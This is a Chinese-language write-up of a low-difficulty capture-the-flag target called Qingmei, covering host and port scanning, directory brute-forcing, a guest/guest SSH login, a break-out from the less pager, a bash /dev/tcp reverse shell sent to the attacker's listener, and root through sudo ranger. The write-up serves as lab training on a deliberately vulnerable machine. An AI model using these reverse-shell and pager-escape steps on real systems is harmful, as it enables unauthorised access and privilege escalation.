Qingmei 靶机复盘

难度-Low

5月19日，星期一


网段扫描

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth2 -r 192.168.77.0/24
[sudo] kali 的密码：
 Currently scanning: 192.168.77.0/24   |   Screen View: Unique Hosts



 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.77.1    00:50:56:c0:00:08      1      60  VMware, Inc.

 192.168.77.46   08:00:27:ce:fb:89      1      60  PCS Systemtechnik GmbH

 192.168.77.254  00:50:56:ee:b8:1a      1      60  VMware, Inc.

 192.168.77.254  00:50:56:f4:d7:51      1      60  VMware, Inc.
```

端口扫描

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.77.46 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 10:40 CST
Nmap scan report for 192.168.77.46
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:CE:FB:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```


我们发现22 和 80 端口开始访问网页



QQ Group: 660930334

查看源码

```
<h1>
<pre>
```




```
QQ Group:  660930334
</h1>
</pre>
```

并没有发现什么可用信息

扫描目录

```
┌──(kali㉿kali)-[~]
└─$ sudo dirsearch -u http://192.168.77.46 -t 128
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 128 | Wordlist
size: 11460

Output File: /home/kali/reports/http_192.168.77.46/_25-05-19_10-43-33.txt

Target: http://192.168.77.46/

[10:43:33] Starting:
[10:43:34] 403 -  278B  - /.ht_wsr.txt
[10:43:34] 403 -  278B  - /.htaccess.sample
[10:43:34] 403 -  278B  - /.htaccess.orig
[10:43:34] 403 -  278B  - /.htaccess.save
[10:43:34] 403 -  278B  - /.htaccess.bak1
[10:43:34] 403 -  278B  - /.htaccess_extra
[10:43:34] 403 -  278B  - /.htaccess_sc
[10:43:34] 403 -  278B  - /.htaccess_orig
[10:43:34] 403 -  278B  - /.htaccessOLD
[10:43:34] 403 -  278B  - /.htaccessBAK
[10:43:34] 403 -  278B  - /.htaccessOLD2
[10:43:34] 403 -  278B  - /.html
[10:43:34] 403 -  278B  - /.htm
[10:43:34] 403 -  278B  - /.htpasswd_test
[10:43:34] 403 -  278B  - /.htpasswds
[10:43:34] 403 -  278B  - /.httr-oauth
[10:43:35] 403 -  278B  - /.php
[10:44:06] 403 -  278B  - /server-status
[10:44:06] 403 -  278B  - /server-status/

Task Completed
```

经过简单扫描并没有发现可用信息

开始深入扫描

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.77.46 -x php,zip,png,jpg,zip,html,txt -t
128 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
big.txt
```

获取shell

因为时间太长，就给它放到一边，开始尝试另一个端口，猜测

```
┌──(kali㉿kali)-[~]
└─$ ssh HackMyyVM@192.168.77.46
The authenticity of host '192.168.77.46 (192.168.77.46)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.77.46' (ED25519) to the list of known hosts.
 _____________
( guest/guest )
 -------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
HackMyyVM@192.168.77.46's password:
Permission denied, please try again.
```

失败但是给出了`guest`

```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.77.46
 _____________
( guest/guest )
 -------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
guest@192.168.77.46's password:
Linux Qingmei 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Connection to 192.168.77.46 closed.
```


我们用用户`guest`,密码`guest`进去之后明显发现是`less`

使用

```
!id
uid=1000(guest) gid=1000(guest) groups=1000(guest)
!done  (press RETURN)
```

有反应

```
!bash -p
```




```
banner (END)
```

不行，那反弹`shell`

```
#主机监听1234
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
!sh -i >& /dev/tcp/192.168.77.2/1234 0>&1
```

成功反弹

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.77.2] from (UNKNOWN) [192.168.77.46] 40372
$ id
uid=1000(guest) gid=1000(guest) groups=1000(guest)
$
```

进去以后我们发现，`morri`没有权限访问查看`guest`

```
$ cd /home
$ ls -al
total 16
drwxr-xr-x  4 root  root  4096 May 18 09:55 .
drwxr-xr-x 18 root  root  4096 Mar 18 20:37 ..
drwxr-xr-x  2 guest guest 4096 May 18 09:55 guest
drwx------  2 morri morri 4096 May 18 09:56 morri
$ cd guest
$ ls -al
total 24
drwxr-xr-x 2 guest guest 4096 May 18 09:55 .
drwxr-xr-x 4 root  root  4096 May 18 09:55 ..
-rw-r--r-- 1 root  root   166 May 18 09:55 banner
-rw-r--r-- 1 guest guest  220 May 18 09:54 .bash_logout
-rw-r--r-- 1 guest guest 3543 May 18 09:55 .bashrc
-rw-r--r-- 1 guest guest  807 May 18 09:54 .profile
```

但是用着难受我们改一下，查看`.bashrc`

```
$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
```

```
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
#[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
    # We have color support; assume it's compliant with Ecma-48
    # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
    # a case would tend to support setf rather than setaf.)
    color_prompt=yes
    else
    color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\
[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
```

```
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval
"$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    #alias grep='grep --color=auto'
    #alias fgrep='fgrep --color=auto'
    #alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export
GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
#alias ll='ls -l'
#alias la='ls -A'
#alias l='ls -CF'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
less banner
exit
```

发现结尾`less banner`,并退出

我们将这两行删除，重新ssh连接

```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.77.46
 _____________
( guest/guest )
 -------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
```

```
                ||----w |
                ||     ||
guest@192.168.77.46's password:
Linux Qingmei 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 18 23:01:46 2025 from 192.168.77.2
guest@Qingmei:~$
```

提权`morri`

```
guest@Qingmei:~$ cd /opt
guest@Qingmei:/opt$ ls -al
total 32
drwxr-xr-x  2 root root  4096 May 18 10:12 .
drwxr-xr-x 18 root root  4096 Mar 18 20:37 ..
-rw-r--r--  1 root root   169 May 18 09:53 banner.txt
-rwx-----x  1 root root 17024 May 18 10:12 morri_password
```

发现可执行文件，运行

```
guest@Qingmei:/opt$ ./morri_password
You need to input strings of 'A's with correct lengths (10-50 characters).
You'll be asked to do this 10 times.

Try 1/10: Please input exactly 17 'A's:
```

一个小游戏，只用10次，自己python一下，手动都行

```
user:morri pass:morri
```

开始后悔没有自己试一下弱密码

```
guest@Qingmei:/opt$ su morri
Password:
morri@Qingmei:/opt$ sudo -l
Matching Defaults entries for morri on Qingmei:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User morri may run the following commands on Qingmei:
    (ALL) NOPASSWD: /usr/bin/ranger
```

提权root

发现ranger,去百度一下，非常简单进去直接大写 `S`

```
morri@Qingmei:/opt$ sudo /usr/bin/ranger
root@Qingmei:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Qingmei:~#
```